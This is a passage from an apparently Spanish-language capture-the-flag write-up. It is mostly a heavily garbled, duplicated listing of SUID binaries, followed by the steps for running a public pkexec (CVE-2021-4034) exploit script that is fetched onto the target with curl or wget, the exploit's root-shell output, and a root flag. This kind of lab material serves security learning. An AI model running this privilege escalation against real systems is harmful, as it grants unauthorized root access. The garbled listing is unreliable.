| 962 60 -rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/arping 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr- 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-xr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/jsing6 98 40 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/jsing6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/passwd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/passwd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 | | • | 1 daemor | n daemon | 51464 F | eb 20 | 2018 /usr/bin/at |
| /usr/bin/passwd 835 | | | | | | | |
| ### 835 76 -rwsr-xr-x 1 root root 75824 Jan 25 2018 ### 2019 / Usr/bin/gpasswd 18977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 ### 2019 / Usr/bin/arping 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 ### 2019 / Usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr-x 1 root messagebus 42992 Nov 15 2017 ### 2019 / Usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 ### 2019 / Usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 ### 2017 / Usr/lib/se6_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 ### 2017 / Usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 ### 2019 / Usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 ### 2019 / Snap/core/16928/bin/mount ### 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 ### 2014 / Snap/core/16928/bin/ping ### 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 ### 2014 / Snap/core/16928/bin/jnig6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 ### 2015 / Snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 ### 2016 / Snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 ### 2013 / Snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 ### 2014 / Snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 ### 2015 / Snap/core/16928/usr/bin/newgrp | | | | | | | |
| /usr/bin/gpasswd 10977 | | rwsr-xr-x | 1 root | root | 75824 Ja | an 25 | 2018 |
| 10977 24 -rwsr-xr-x 1 root root 22528 Jun 28 2019 /usr/bin/arping 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/bin/chfn 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 | | | | | | | |
| /usr/bin/arping | | rwsr-xr-x | 1 root | root | 22528 31 | un 28 | 2019 |
| 11027 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign 1309 44 -rwsr-xr 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2644 71 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | | . 555 | | 0 | |
| /usr/lib/openssh/ssh-keysign 1309 | | rwsr-xr-x | 1 root | root | 436552 M | ar 4 | 2019 |
| 1309 | | | | . 002 | .50552 | . · | 2023 |
| /usr/lib/dbus-1.0/dbus-daemon-launch-helper 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 root | messagel | nus 42992 | Nov 1 | 5 2017 |
| 1503 16 -rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | | | Jus 42332 | 1404 1 | 2017 |
| /usr/lib/policykit-1/polkit-agent-helper-1 7602 100 -rwsr-xr-x 1 root | | | | • | 14328 | Jan 1 | 5 2019 |
| 7602 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 16 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | | | 14320 | Juli 1 | 2013 |
| /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic | | | - | | 100760 | Nov 2 | 3 2018 |
| 1316 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | | | 100700 | 1101 2 | 2010 |
| /usr/lib/eject/dmcrypt-get-device 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | _ | _ | | | 10232 | Mar 2 | 8 2017 |
| 7052 100 -rwsr-sr-x 1 root root 101240 Feb 3 2019 /usr/lib/snapd/snap-confine 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | _ | | 1000 | 10232 | 1101 2 | 5 2017 |
| /usr/lib/snapd/snap-confine 66 | _ | • • | | root | 101240 | Feh | 3 2019 |
| 66 40 -rwsr-xr-x 1 root root 40152 Jun 14 2022 /snap/core/16928/bin/mount 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 1000 | 1000 | 101240 | 1 00 | 2013 |
| /snap/core/16928/bin/mount 80 44 | | | 1 root | noot | 40152 | Jun 1 | 4 2022 |
| 80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | _ | 1 1000 | 1000 | 40132 | Juli 1 | 4 2022 |
| /snap/core/16928/bin/ping 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | • | | 1 noo+ | noot | 11160 | May | 7 2014 |
| 81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/16928/bin/ping6 98 40 -rwsr-xr-x 1 root root 40128 Feb 7 10:59 /snap/core/16928/bin/su 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 1000 | 1000 | 44100 | nay | 7 2014 |
| /snap/core/16928/bin/ping6 98 | | | 1 noo+ | noot | 11690 | May | 7 2014 |
| 98 | | | 1 1000 | 1000 | 44000 | nay | 7 2014 |
| /snap/core/16928/bin/su | | • | 1 noo+ | noot | 10120 | Eob ' | 7 10.50 |
| 116 27 -rwsr-xr-x 1 root root 27608 Jun 14 2022 /snap/core/16928/bin/umount 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 1000 | 1001 | 40120 | reb | 7 10.39 |
| /snap/core/16928/bin/umount | • | | 1 noo+ | noot | 27609 | Jun 1 | 4 2022 |
| 2644 71 -rwsr-xr-x 1 root root 71824 Feb 7 10:59 /snap/core/16928/usr/bin/chfn 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 1000 | 1.00 € | 2/000 | Juli 14 | 4 2022 |
| /snap/core/16928/usr/bin/chfn 2646 | | • | 1 | - | 71004 | Tab ' | 7 10.50 |
| 2646 40 -rwsr-xr-x 1 root root 40432 Feb 7 10:59 /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 1.001 | 1.00 € | /1824 | reb | 7 10:59 |
| /snap/core/16928/usr/bin/chsh 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | • | | 1 | - | 40422 | Tab ' | 7 10.50 |
| 2723 74 -rwsr-xr-x 1 root root 75304 Feb 7 10:59 /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | 1 1.000 | root | 40432 | reb | 7 10:59 |
| /snap/core/16928/usr/bin/gpasswd 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | • | | 1 | | 75204 | F . I. | 7 40 50 |
| 2815 39 -rwsr-xr-x 1 root root 39904 Feb 7 10:59 /snap/core/16928/usr/bin/newgrp | | | | root | /5304 | reb | / 10:59 |
| /snap/core/16928/usr/bin/newgrp | • | | | | 2000 | E. l. | 7 10.50 |
| · · | | | | root | 39904 | reb | / 10:59 |
| 2828 53 -rwsr-xr-x 1 root root 54256 Feb 7 10:59 | • | | | | | | T 40 F0 |
| | 2828 53 -r | rwsr-xr-x | ı root | root | 54256 | reb | / 10:59 |

| /snap/core/169 | 28/usr/bin/pas | swd | | | | | | | | |
|---|-----------------|--------|-----------------|---------------------|--|--|--|--|--|--|
| 2938 1 | .34 -rwsr-xr-x | 1 root | root 13 | 6808 May 24 2023 | | | | | | |
| /snap/core/169 | 28/usr/bin/sudo |) | | | | | | | | |
| 3037 | 42 -rwsr-xr | 1 root | systemd-resolve | 42992 Sep 14 2023 | | | | | | |
| /snap/core/16928/usr/lib/dbus-1.0/dbus-daemon-launch-helper | | | | | | | | | | |
| 3409 4 | 19 -rwsr-xr-x | 1 root | root | 428240 Jan 9 15:07 | | | | | | |
| /snap/core/16928/usr/lib/openssh/ssh-keysign | | | | | | | | | | |
| 6483 1 | .25 -rwsr-xr-x | 1 root | root | 127656 Feb 18 16:44 | | | | | | |
| /snap/core/16928/usr/lib/snapd/snap-confine | | | | | | | | | | |
| 7666 3 | 86 -rwsr-xr | 1 root | dip | 394984 Jul 23 2020 | | | | | | |
| /snap/core/169 | 28/usr/sbin/ppp | bc | | | | | | | | |
| 393312 | 44 -rwsr-xr-x | 1 root | root | 43088 Oct 15 2018 | | | | | | |
| /bin/mount | | | | | | | | | | |
| 393352 | 44 -rwsr-xr-x | 1 root | root | 44664 Jan 25 2018 | | | | | | |
| /bin/su | | | | | | | | | | |
| | .44 -rwsr-xr-x | 1 root | root | 146128 Nov 30 2017 | | | | | | |
| /bin/ntfs-3g | | | | | | | | | | |
| | 28 -rwsr-xr-x | 1 root | root | 26696 Oct 15 2018 | | | | | | |
| /bin/umount | | | | | | | | | | |
| | 64 -rwsr-xr-x | 1 root | root | 64424 Mar 9 2017 | | | | | | |
| /bin/ping | | | | | | | | | | |
| | 32 -rwsr-xr-x | 1 root | root | 30800 Aug 11 2016 | | | | | | |
| /bin/fusermoun | it | | | | | | | | | |

Por lo que vemos la siguiente linea...

Esto actua como un /bin/bash que tiene permisos SUID, por lo que haremos lo siguiente...

URL = https://github.com/Almorabea/pkexec-exploit

Esto nos lo llevaremos al servidor victima, ya sea copiando el contenido de python o transferirlo con algun comando como curl o wget, una vez teniendolo dentro...

```
chmod +x CVE-2021-4034.py
python3 CVE-2021-4034.py
```

Info:

Do you want to choose a custom payload? y/n (n use default payload) n

- [+] Cleaning pervious exploiting attempt (if exist)
- [+] Creating shared library for exploit code.
- [+] Finding a libc library to call execve
- [+] Found a library at <CDLL 'libc.so.6', handle 7f11712a1000 at 0x7f117112abe0>
- [+] Call execve() with chosen payload
- [+] Enjoy your root shell


whoami

root

Con esto ya seriamos root, por lo que leeremos la flag...

ck00-root-flag.txt (flag2)





flag = c0523985a2640ad30429fb2055196e4c

Thia flag is a proof that you get the root shell.

You have to submit your report contaning all steps you take to get root shell.

Send your report to our official mail : vishalbiswas420@gmail.com